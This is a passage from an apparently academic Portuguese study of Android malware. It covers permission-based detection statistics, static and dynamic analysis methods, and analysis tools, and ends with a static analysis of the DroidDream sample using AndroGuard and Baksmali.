Formas mais sofisticadas de ataque como o DDoS se tornaram uma realidade [2] em plataformas móveis e os usuários podem ter seus dispositivos recrutados para botnets que podem realizar ataques de DDoS com diversos objetivos, desde serviços pagos por empresas para derrubar seus concorrentes, até ataques desempenhados por países. Uma forma de se evitar um ataque de DDoS é limitar o número de requisições por usuários anônimos. No entanto, diferente dos desktops, os celulares mudam seus endereços IP em poucos minutos, o que tornaria os ataques mais efetivos [23]. O problema em utilizar celulares nas botnets consiste em limitações de seu uso de bateria e na velocidade da conexão reduzida, o que limitaria o número de requisições que podem fazer. Porém com o avanço da tecnologia esses problemas têm se tornado uma barreira cada vez menor para seu uso em botnets.

Como exemplo para essas novas formas de ataque, *malware*s conhecidos como Obad.a [2] e Andr/KongFu-L [2] utilizam vulnerabilidades do sistema que lhes permitem ganhar acesso privilegiado como administrador para instalar outras formas de *malware*, o que dificulta sua detecção e remoção [2]. Enquanto isso, os *malware*s estão recrutando os dispositivos infectados para uma botnet.

3.2 OUTROS EXEMPLOS

A família de vírus conhecida como Andr/Boxer [2] ligada à domínios .ru (Rússia), corresponde a grande parte das ameaças encontradas atualmente (cerca de um terço). Suas páginas levam usuários a acreditarem que algum serviço do aparelho precisa de atualização, como por exemplo o Skype, ou então que uma ameaça foi encontrada e é necessário instalar um antivírus. Ao instalarem a aplicação os usuários automaticamente começam a enviar mensagens SMS para diversos dispositivos. Além do mais essa aplicação explora a permissão

para instalar pacotes, o que significa que pode instalar outros tipos de *malware* no aparelho no futuro.

Outro exemplo inclui a aplicação conhecida como Geinimi [24], que podia enviar SMS a outros celulares através de comandos remotos.

3.3 PERMISSÕES

Todas as ameaças citadas anteriormente acessam determinadas permissões do aparelho como os serviços SMS, permissão para instalar outras aplicações, serviços de localização, lista de contatos do aparelho, etc. Portanto naturalmente uma questão surge quanto à possibilidade de identificar os *malware*s para Android apenas pelas permissões que eles acessam no telefone. Para poder tirar uma conclusão sobre o assunto devem ser analisadas não só as permissões utilizadas por *malware*s, mas observar as utilizadas pelas aplicações legítimas.

Felt et al [4] observou o comportamento de 956 aplicativos que não configuram ameaça e 11 aplicativos que apresentavam alguma das ações maliciosas apresentadas anteriormente. Para observar o seu comportamento foram analisadas a quantidade de permissões classificadas como perigosas, isto é, que requerem a autorização do usuário antes da instalação.

Tabela 4.1: Permissões perigosas acessadas por aplicações maliciosas e não maliciosas [4].

Número de Permissões Perigosas	Aplicações Não-Maliciosas	Aplicações Maliciosas
0	75 (8%)	-
1	154 (16%)	1
2	182 (19%)	1
3	152 (16%)	-
4	140 (15%)	2
5	82 (9%)	1
6	65 (7%)	-
7	28 (3%)	2
8	19 (2%)	1
9	21 (2%)	1
10	10 (1%)	1
11	6 (0,6%)	1
12	7 (0,7%)	-
13	4 (0,4%)	-
14	4 (0,4%)	-
15	2 (0,2%)	-

Número de Permissões Perigosas	Aplicações Não-Maliciosas	Aplicações Maliciosas
16	1 (0,1%)	-
17	1 (0,1%)	-
18	-	-
19	-	-
20	1 (0,1%)	-
21	-	-
22	-	-
23	1 (0,1%)	-
24	-	-
25	-	-
26	1 (0,1%)	-

Pode-se observar na Tabela 4.1 acima que a média de permissões utilizadas em aplicações maliciosas é de 6,18, ao passo que em aplicações comuns esse número é da ordem de 3,46. No entanto, esse resultado é insuficiente para concluir que o número de permissões é um fator decisivo para classificar as aplicações, pois 2% das aplicações comuns apresentam um número de permissões maior do que o de todos os *malware*s pesquisados e, como registrado na tabela acima, apesar de a média de permissões utilizadas por *malwares* ser alta, das aplicações que acessam um grande número de permissões (mais do que 12 permissões) nenhuma se classificou como *malware*. Esse resultado mostra que o número de permissões por si só não pode ser usado como indicativo para classificar uma aplicação como *malware*.

Uma abordagem mais contundente para esse problema consiste em identificar quais permissões são mais acessadas por aplicações que configuram *malware* do que aplicações comuns. Uma análise realizada pelo mesmo estudo [25] que produziu o resultado acima concluiu que 73% dos 11 *malware*s analisados utilizavam permissões de envio de SMS, ao passo que apenas 4% das aplicações comuns utilizavam esse serviço. Isso mostra que essa permissão é um bom indicativo para uma pré-seleção de aplicações que podem configurar *malware*. Outra permissão que é mais utilizada por aplicações maliciosas é a de obter o número IMEI do aparelho. Enquanto 73% dos *malware*s analisados continham essa permissão, apenas 33% das aplicações comuns acessam essa permissão. Nessa pesquisa observou-se também a presença de outras permissões acessadas por *malware* como acesso à Internet, acesso aos dados do cartão SD e acesso à localização. No entanto, essas permissões também são utilizadas frequentemente pelas aplicações comuns.

Outra abordagem tentou classificar as aplicações quanto a um conjunto de permissões acessadas por elas [26]. Dessa forma uma aplicação que acessa o serviço de localização não seria identificada como *malware*, mas se tentasse também iniciar assim que o telefone ligasse, seria classificada como *malware*, por usar esse conjunto de permissões. No entanto essa abordagem ainda apresentou uma percentagem de 3,8% de falsos positivos, um número semelhante ao que se obteve ao classificar aplicações apenas pela permissão de enviar mensagens SMS (4%).

Com esses resultados pode-se observar que as permissões usadas pelos aplicativos podem fornecer algum indicativo sobre seu comportamento, mas apresentam um número elevado de falsos positivos, devendo ser aliado a outras técnicas, como Aprendizado de Máquina ("Machine Learning"), para poder classificar uma aplicação como *malware*.

4 ANÁLISE DE MALWARES PARA DISPOSTIVOS MÓVEIS

Após o advento da Internet, esta tornou-se parte do cotidiano de muitas pessoas. Além disso, as facilidades oferecidas levam as pessoas a utilizarem cada vez mais os serviços oferecidos na Internet. Realização de transações bancárias online e propagandas são exemplos do uso comercial da Internet.

Serviços que lidam com dados sensíveis do usuário naturalmente despertam o interesse de pessoas que enxergam possibilidades de se aproveitar do sistema para roubar dados do usuário ou ganhar dinheiro. Os *softwares* desenvolvidos nesse sentido são conhecidos como *malware*s e permitem que essas pessoas causem os danos desejados.

Para proteger usuários dessas ameaças, empresas de segurança oferecem ferramentas que visam identificar componentes de *softwares* maliciosos. Normalmente, essas ferramentas aplicam algum tipo de assinatura de correspondência para identificar ameaças conhecidas. Essa técnica exige que a empresa forneça um banco de dados de assinaturas. Após isso essas assinaturas criadas manualmente são comparadas com potenciais ameaças.

Assim que uma empresa de segurança recebe uma amostra de uma potencial ameaça para ser estudada, o primeiro passo a ser executado por um analista é determinar se a amostra representa uma ameaça para usuários, o que é feito por meio de uma análise da amostra. Se for classificada como uma ameaça, a amostra recebe uma assinatura para possibilitar sua posterior identificação. Vale ressaltar que essa assinatura deve ser genérica o suficiente, mas na medida certa, de forma que a assinatura tenha correspondência com variações da mesma ameaça, mas que não indique falsos positivos em conteúdos legítimos.

Para criadores de *malware* é trivial gerar de forma automática inúmeras variações de uma única amostra maliciosa. Logo, tornou-se necessário que as empresas de segurança desenvolvessem métodos automáticos de análise de *malware*s, também pelo fato de receberem uma enorme quantidade de amostras por dia. Esses métodos automáticos servem para rapidamente diferenciar amostras que merecem uma análise mais rebuscada (feita por humanos) de outras que são variações de ameaças já conhecidas.

Essas análises automáticas podem ser realizadas de duas maneiras: a análise estática e a análise dinâmica [17]. Os dois métodos têm seus prós e contras, e a escolha dentre um método e outro depende da decisão de quem realizará a análise e da sua experiência. Em muitos casos a análise dinâmica pode prover resultados mais rápidos, no entanto problemas que podem ser facilmente identificados em uma análise estática podem passar despercebidos pela análise

dinâmica. Normalmente, os dois métodos são aplicados em conjunto, e seus dados (relatórios) são avaliados por técnicas de inteligência artificial como o Aprendizado de Máquina.

4.1 ANÁLISE DINÂMICA

Na análise dinâmica observa-se o comportamento do *malware* durante sua execução no sistema. Muitas das vezes são usadas máquinas virtuais como ferramentas de análise dinâmica de *malware*, e quem estiver analisando observa os logs do sistema e da rede gerados durante a execução do programa para entender o comportamento do vírus.

A maioria das ferramentas para análise dinâmica implementam funcionalidades que monitoram quais APIs (Application Programming Interface) – funções que formam um conjunto coerente de funcionalidades – são chamadas pela amostra sob análise, ou quais chamadas do sistema são invocadas. Analisando os parâmetros passados para a API e para funções do sistema, permite-se que várias chamadas de funções sejam agrupadas semanticamente. Além disso, muitas ferramentas de análise fornecem funcionalidades que permitem observar como dados sensíveis são processados e propagados no sistema. Essa informação serve como indício para o analista e ajuda a entender quais tipos de dados são processados em uma amostra de *malware*.

A análise dinâmica automática resulta em um relatório que descreve as ações realizadas pelo *malware* que foram observadas durante a análise. A informação que um analista obtém das ferramentas de análise dinâmica permitem a este ter um entendimento do comportamento da amostra de *malware* e, portanto, estabelece as bases para a adequada implementação de medidas preventivas [17].

4.2 ANÁLISE ESTÁTICA

Na análise estática são usadas técnicas de engenharia reversa sobre o código do vírus para entender o seu comportamento. Essas técnicas incluem separar o programa em partes e utilizar técnicas para recriar o algoritmo original em que foi escrita aquela aplicação [18].

Quando os códigos fonte de um programa são compilados em executáveis algumas informações são perdidas, por exemplo, o tamanho da estrutura de dados ou valores de variáveis. A perda dessas informações dificulta a análise desses códigos. As ferramentas de

análise estática são usadas para poder extrair essas informações úteis que foram perdidas após o processo de compilação. Essas informações dão ao analista uma visão geral de quais funções são invocadas pelo aplicativo e em que partes do código elas estão presentes.

No entanto, existem alguns problemas na escolha dessa abordagem. Geralmente, o código fonte da amostra não está prontamente disponível. Além disso, pode-se esperar que criadores de *malware* saibam das limitações dos métodos de análise estática e provavelmente criem instâncias de *malware* que empreguem técnicas para frustrar a análise estática, como ofuscação do código, compressão, cifração dos dados, etc. Faz-se então necessário desenvolver técnicas de análise que sejam resistentes a tais modificações e que sejam capazes de analisar *softwares* maliciosos de forma confiável [17].

5 FERRAMENTAS PARA ANÁLISE ESTÁTICA DE MALWARE PARA ANDROID

5.1 ANDROID SDK

Normalmente as aplicações para o sistema Android são desenvolvidas na linguagem Java e utilizam o Android Software Development Kit (Android SDK) [5].

O Android SDK conta com um conjunto de ferramentas para o desenvolvimento de aplicações que inclui as bibliotecas necessárias, um depurador, um emulador para testar os aplicativos desenvolvidos, documentação, códigos de exemplo e tutoriais.

Toda vez que uma nova versão do sistema Android é lançada, a Google disponibiliza uma nova versão do Android SDK. No entanto, os desenvolvedores podem continuar desenvolvendo para versões anteriores e testar o comportamento de versões anteriores do sistema Android no emulador fornecido pelo SDK se necessitarem.

O Android SDK é compatível com os sistemas operacionais mais populares atualmente: Mac OS X versão 10.5 ou superior, Windows XP ou superior, e as versões mais recentes de distribuições Linux para desktop. Também existem IDE's (ambientes integrados de desenvolvimento) que apresentam compatibilidade com o Android SDK por meio de plugins. Esse é o caso das IDE's Eclipse e do NetBeans [5].

Cada aplicativo Android é compilado e empacotado em um único arquivo com extensão .apk, sigla do termo “Application Package”, cuja tradução é pacote da aplicação. Esse arquivo contém todo código utilizado na aplicação (arquivos de extensão .dex), os recursos, o arquivo *AndroidManifest*, etc. O código fonte é compilado em arquivos de extensão .dex, conhecidos como *Dalvik Executables*, que apresentam esse nome devido a uma fase do processo de compilação de aplicações para Android que inclui a interpretação por uma máquina virtual conhecida como *Dalvik Virtual Machine*, a qual visa otimizar recursos de memória e armazenamento, para atender requisitos de hardware de sistemas móveis.

Um arquivo importante que toda aplicação deve ter são os arquivos *AndroidManifest.xml*. Esse arquivo contém informações importantes que devem ser apresentadas ao sistema operacional antes de iniciar uma aplicação. Dentre as principais funções descritas nesse arquivo encontram-se: uma lista com as bibliotecas usadas pela aplicação; a versão mínima da API Android para que a aplicação funcione; permissões acessadas pela aplicação para obter recursos

protegidos no sistema e interagir com outras aplicações; e as permissões que outras aplicações devem conter para que possam interagir com a aplicação em questão.

O Android SDK conta também com um recurso interessante chamado adb (Android Debug Bridge) [5]. Esse recurso apresenta uma ferramenta em linha de comando que permite uma comunicação com uma instância do emulador, ou com um dispositivo Android conectado à máquina. Essa ferramenta permite analisar os processos que estão sendo executados em um determinado dispositivo, e instalar aplicativos nas máquinas virtuais, ou nos dispositivos conectados [27].

5.2 ANDROGUARD

O AndroGuard [6] é um projeto de código aberto que conta com diversas ferramentas para análise estática de *malwares* ou de qualquer aplicação para dispositivos Android. A maior parte do seu código fonte é escrito na linguagem Python e é usado como ferramenta por muitas empresas para realizar análise de *malware*, como por exemplo: VirusTotal, APKInspector, MarvinSafe, dentre outras [28]. O projeto encontra-se disponível para as principais plataformas desktop: Mac OS X, Windows e Linux e tem compatibilidade com ferramentas de edição, como o editor de texto Sublime.

A proposta principal da API Androguard é fornecer ferramentas a seus usuários que possibilitem a estes criar suas próprias ferramentas de análise de *malware*. Essas ferramentas lidam com os formatos utilizados pelo sistema Android para desenvolvimento de aplicativos, como descritos no item anterior sobre o Android SDK (formatos apk, dex, AndroidManifest.xml, etc.). Uma das principais funcionalidades do AndroGuard é o mapeamento que realiza desses arquivos do sistema em objetos Python que podem ser manipulados pelo usuário para facilitar o desenvolvimento de suas ferramentas de análise. O usuário pode criar seu próprio código na linguagem Python utilizando essa API ou utilizar a ferramenta Androlyze, que consiste em uma linha de comando interativa com comandos em Python.

Outra funcionalidade importante diz respeito à decompilação do código fonte presente nos arquivos de extensão .dex para o formato *bytecode*. Apesar da representação em *bytecode* ser intermediaria no processo, ela provê informações com relação ao comportamento da aplicação em um nível mais alto do que o formato .dex, facilitando o entendimento do comportamento da aplicação [18]. Podem ser utilizados três decompiladores no Androguard: dad, dex2jar e ded.

Uma característica importante de ser analisada diz respeito às permissões acessadas pelos aplicativos. As permissões descritas no arquivo AndroidManifest.xml não encontram-se em um formato legível tendo em vista que esse arquivo é um xml binário utilizado pelo sistema operacional do dispositivo. O AndroGuard possui a ferramenta Androaxml para transformar esse arquivo xml do formato binário para o formato convencional para tornar possível a leitura do arquivo AndroidManifest.xml.

O AndroGuard conta também com um banco de dados de ameaças para o sistema Android com assinaturas e classificação das ameaças em algumas categorias. Esse banco de dados é acessado pela ferramenta Androsign. Esse banco de dados é integrado à API Androguard e permite que os usuários utilizem esse banco de dados para verificar se as aplicações que estão testando já foram registradas como *malware* anteriormente [6]. Os usuários podem também utilizar outra ferramenta, Androcsign, para incluir suas próprias assinaturas no banco de dados de partes do código que identificaram como *malware*.

Outra funcionalidade que pode ser utilizada é identificar as diferenças entre dois aplicativos. Códigos de *malware* podem ser inseridos em aplicativos legítimos utilizando *assemblers* como o Smali, e a análise pode ser efetuada a partir da diferença presente entre esses dois aplicativos, permitindo pular várias etapas do processo de análise. Essa identificação é realizada pela ferramenta Androsim, e consegue excluir as bibliotecas nativas do sistema como similaridades e comparar apenas o código fonte.

5.3 VIRUSTOTAL API

O VirusTotal é um serviço gratuito que auxilia na análise de diversos tipos de arquivos maliciosos. Sua principal funcionalidade é analisar arquivos e URLs suspeitas. Entre as ferramentas disponibilizadas por esse serviço tem-se a VirusTotal API. Essa API permite que o usuário submeta arquivos e URLs para verificação bem como acessar relatórios de outros arquivos que já tenham sido verificados anteriormente pelo serviço VirusTotal e fazer comentários nestes. Para fazer uso desse serviço é necessário se cadastrar na comunidade VirusTotal para então receber uma chave de acesso. Além disso, o serviço público oferecido tem um limite de no máximo quatro requisições por minuto. [29]

A documentação da API presente do site do VirusTotal mostra todos os passos para o usuário construir um texto (script) simples para acessar as informações geradas pelo serviço VirusTotal e todos esses passos utilizam-se da linguagem de programação Python. Além disso,

o site indica alguns scripts prontos escritos por membro da comunidade VirusTotal que permitem ao usuário interagir com a API usando diferentes linguagens de programação, como Java, PHP, entre outras.

Após uma requisição o formato de resposta da API é um objeto JSON contendo no mínimo duas propriedades [29]:

- response_code: se o item procurado não estiver presente no conjunto de dados do VirusTotal esse resultado será 0. Se ainda estiver na fila para análise o resultado será -2. Se o item estiver presente, mas não pôde ser recuperado o resultado será 1.
- verbose_msg: fornece informação detalhada em relação a propriedade do response_code.

JSON (JavaScript Object Notation – Notação de Objetos JavaScript) é uma formatação leve de troca de dados e é completamente independente de linguagens [30].

A partir dessas informações, esse trabalho utilizou esse serviço como uma primeira avaliação dos arquivos de um *malware* para Android. Como foi mencionado anteriormente, existem outros script indicados pelo próprio VirusTotal que permitem interagir com a API VirusTotal utilizando outras linguagens. Uma dessas indicações trata-se de uma API desenvolvida por membros da comunidade VirusTotal em conjunto com a própria equipe do VirusTotal que permite fazer o envio de arquivos locais para o sistema de análise do VirusTotal [31]. Essa API foi utilizada para analisar os arquivos de um *malware* para Android adquiridos em repositório. Para isso foi feito o download do arquivo .jar da API e esse foi adicionado às propriedades do projeto Java criado para fazer as requisições ao VirusTotal.

5.4 SMALI / BAKSMALI

Smali e Baksmali são respectivamente assembler e desassembler para o formato dex que é utilizado pela máquina virtual Dalvik. O Baksmali torna legíveis os arquivos de extensão .dex e .odex, no entanto, esse processo de desassembler não fornece informações em nível tão alto como os decompiladores disponíveis (dad, dex2jar, ded), mas contém informações úteis acerca de chamada a funções e criação de classes. O Smali é uma linguagem assembler muito parecida com o Jasmin [32] para o Java bytecode, e pode ser utilizado para inserir código dentro de uma aplicação, podendo transformar um aplicativo legítimo em *malware*.

5.5 AXMLPRINTER2

O AXMLPrinter2 é uma ferramenta utilizada para transformar os arquivos xml do aplicativo que se encontram em formato binário para o formato legível. Essa ferramenta é utilizada por outras para prover essa funcionalidade.

5.6 APKINSPECTOR

O APKInspector é uma ferramenta em interface gráfica que visa facilitar a análise estática de *malware* utilizando as ferramentas já citadas anteriormente (AndroGuard, BakSmali, AXMLPrinter2) para prover algumas das funcionalidades principais dessas ferramentas [33]. A ferramenta não apresenta todos os recursos do AndroGuard como o acesso à base de dados e a identificação de similaridades entre os aplicativos, mas ela também realiza a decompilação e permite uma visualização mais clara das classes e dos métodos providos pelo aplicativo. O projeto é recente e foi desenvolvido como parte do projeto "Google Summer of Code" em 2013 (Verão de código do google em tradução livre) e conta com alguns problemas, principalmente pelo fato de utilizar uma versão muito antiga do AndroGuard, tendo incompatibilidade com a versão mais recente do AndroGuard.

5.7 JAVA DECOMPILER GUI

Para desenvolver métodos automatizados de análise estática, ferramentas como o AndroGuard que permitem aos usuários a criação de código para automatizar tarefas são as mais adequadas. No entanto, como esse trabalho visa apenas adquirir conhecimento acerca do comportamento de *malwares* para Android por meio da análise estática, ferramentas que possuam maior usabilidade e possibilitem maior praticidade ao analisador são preferíveis. O APKInspector traz algumas funcionalidades do AndroGuard e outras ferramentas de forma a facilitar a visualização e o entendimento da aplicação, porém a ferramenta Java Decompiler GUI (JD GUI) apresenta as informações em um nível mais alto de abstração facilitando o entendimento por parte dos usuários.

O JD GUI não é uma ferramenta exclusiva para aplicativos Android. Essa ferramenta tenta reconstruir o código fonte original a partir do *bytecode*. A operação de reconstrução nem sempre

é realizada com sucesso, e quando isso ocorre nenhuma mensagem de erro é gerada, apenas a parte do código que não foi reconstruída é apresentada como no *bytecode* original.

Para utilizar essa ferramenta com aplicativos Android é necessário fazer uma transformação do formato .dex, no qual se encontra o código executável do aplicativo, para o formato *bytecode*. Para realizar essa tarefa pode ser utilizada a ferramenta dex2jar também presente no AndroGuard. [34]

6 ANÁLISE ESTÁTICA DE APLICAÇÕES PARA ANDROID

Durante o processo de análise de uma aplicação é interessante observar os passos básicos para realizar a análise, mas é importante ter consciência de que com o tempo as formas de *malware* vão evoluindo e passam a utilizar técnicas que podem passar despercebidas devido a limitações das ferramentas disponíveis atualmente. Um exemplo disso ocorreu em 2012 quando foi identificada uma técnica de ofuscação conhecida como "junk byte injection", já conhecida nos sistemas x86, que passou despercebida por todas as ferramentas de análise disponíveis até aquele momento[35].

6.1 MALWARE 1

O aplicativo utilizado para análise foi o Droid Dream, um aplicativo muito conhecido que infectou milhares de aparelhos Android [36]. Dentre as ações desempenhadas por esse aplicativo tem-se a utilização de serviços em segundo plano, envio de SMS Premium, acesso aos contatos do aparelho, acesso ao número IMEI, entre outras.

Feitas essas considerações, para iniciar a análise da aplicação buscou-se descobrir o que já se conhece sobre ela. Para tal foram utilizados os relatórios fornecidos pelo VirusTotalAPI.

O código em Java utilizado para fazer a requisição da análise do arquivo .apk do *malware* adquirido em repositório encontra-se no Apêndice 10.1.

O resultado obtido pela análise do serviço VirusTotal é uma URL. Nessa URL encontram-se os resultados da análise do arquivo por 50 antivírus, algumas informações adicionais que variam de acordo com o arquivo e possíveis comentários. O resultado para o *malware* em questão foi que 2 dos 50 antivírus o tinham identificado como ameaça. Nas informações adicionais não foram apresentadas informações muito úteis para a análise, porém pesquisando relatórios de análise de outros *malwares*, pôde-se observar que algumas vezes em informações adicionais são apresentadas informações mais úteis como as permissões acessadas pela aplicação, as classes que acessam essas permissões, entre outros.

Após isso, o próximo passo consistiu em analisar o arquivo AndroidManifest.xml. Informações como as permissões e os serviços em segundo plano são importantes para uma ideia prévia das partes sensíveis acessadas pelo aplicativo. Como discutido em seções anteriores essas informações não são suficientes para classificar um aplicativo como *malware*, pois muitas aplicações legítimas também utilizam essas permissões, no entanto um *malware* sempre

utilizará essas permissões e/ou serviços em plano de fundo. Entretanto, o arquivo AndroidManifest.xml encontra-se em formato binário. A ferramenta AXMLPrinter2 pode ser utilizada para converter esse arquivo em um xml legível. O AndroGuard a partir da ferramenta Androlyze permite visualizar as permissões de um aplicativo com alguns comandos no terminal interativo em Python, como mostrado na Figura 6.1.

```
In [10]: a,d,dx = AnalyzeAPK("../Viruses/CompressedVirus/com.button.phone_915952
00_0.apk")

In [11]: a.permissions
Out[11]:
['android.permission.INTERNET',
 'android.permission.CHANGE_WIFI_STATE',
 'android.permission.CHANGE_NETWORK_STATE',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.BLUETOOTH',
 'android.permission.BLUETOOTH_ADMIN',
 'android.permission.WRITE_SETTINGS',
 'android.permission.READ_PHONE_STATE',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.GET_ACCOUNTS',
 'android.permission.WRITE_SYNC_SETTINGS',
 'android.permission.READ_SYNC_SETTINGS',
 'android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.INTERNET',
 'android.permission.READ_PHONE_STATE',
 'android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.READ_CONTACTS',
 'android.permission.READ_SMS',
 'android.permission.GET_ACCOUNTS']

In [12]:
```

Figura 6.1: Permissões da aplicação mostradas a partir do AndroGuard.

De forma semelhante, a ferramenta APKInspector conta com essa funcionalidade e permite visualizar todo o arquivo AndroidManifest como mostrado na Figura 6.2, onde estão destacados as permissões e os serviços. Além disso, a APKInspector apresenta a informação acerca das classes e métodos do aplicativo de uma forma mais clara do que o AndroGuard, como se pode observar na parte destacada à direita da Figura 6.2, no entanto, o AndroGuard possui mais funcionalidades, como a linha de comando interativa que permite ao usuário emitir comandos em Python para receber informações acerca do aplicativo.




Figura 6.2: Interface gráfica do APKInspector.

No arquivo AndroidManifest pôde-se observar o acesso a diversas permissões do aparelho como o acesso à rede, envio de SMS, leitura dos contatos e informações do aparelho, além de um serviço de segundo plano de nome “CelebrateService”.

Após analisar o arquivo AndroidManifest.xml, foram utilizadas as informações acerca dos serviços em segundo plano e das permissões acessadas para descobrir em que parte do código fonte do aplicativo estão sendo acessadas essas permissões. Nessa etapa preferiu-se a utilização do AndroGuard, pois a sua linha de comando interativa permite visualizar os métodos e as classes que estão relacionados com uma dada permissão. Por exemplo, para a permissão de enviar SMS pode-se identificar na Figura 6.3 que dois métodos fazem uso dela. Essa abordagem do AndroGuard é útil para automatizar o processo de análise, uma vez que todos os comandos inseridos no terminal interativo em Python podem ser utilizados em um programa em python.




Figura 6.3: Resultado do AndroGuard para os métodos que acessam o serviço de envio de SMS.

A seguir, pode-se proceder de forma análoga para as outras permissões, ou prosseguir a análise investigando o resultado do comando feito no AndroGuard para encontrar os métodos relacionados a uma dada permissão. No caso da permissão SEND_SMS, pode-se verificar na Figura 6.3 que a permissão é utilizada por métodos relacionados a classe referenciada por Landroid/com/button/phone/strategy/service/Tools que corresponde à classe android.com.button.phone.strategy.service.Tools que por sua vez possui métodos relacionados a serviços do celular, como o serviço SMS e o número IMEI.

O próximo passo consiste em analisar o arquivo classes.dex, que contém o código fonte no formato utilizado pela *Dalvik Virtual Machine*. Nessa etapa utilizam-se desassemblers como o Baksmali e decompiladores como o dad, dex2jar e ded que vêm integrados ao AndroGuard e ao APKInspector. Esses desassemblers e decompiladores fornecem informações em um nível mais alto de abstração do arquivo classes.dex. Nessa etapa foi utilizada a ferramenta Baksmali, que além de realizar o desassembler organiza o código em pastas, permitindo acessar diretamente a classe Tools (que utiliza o envio de SMS) em "com/button/phone/strategy/service" como mostrado na Figura 6.4. Pode-se observar que o serviço de segundo plano "CelebrateService" está presente na mesma pasta. Uma outra possibilidade nessa etapa seria utilizar a ferramenta Java Decompiler GUI, que provê em uma interface gráfica os resultados da decompilação. No entanto, a decompilação não foi realizada com sucesso para grande parte do código e, por isso, preferiu-se utilizar a ferramenta Baksmali.

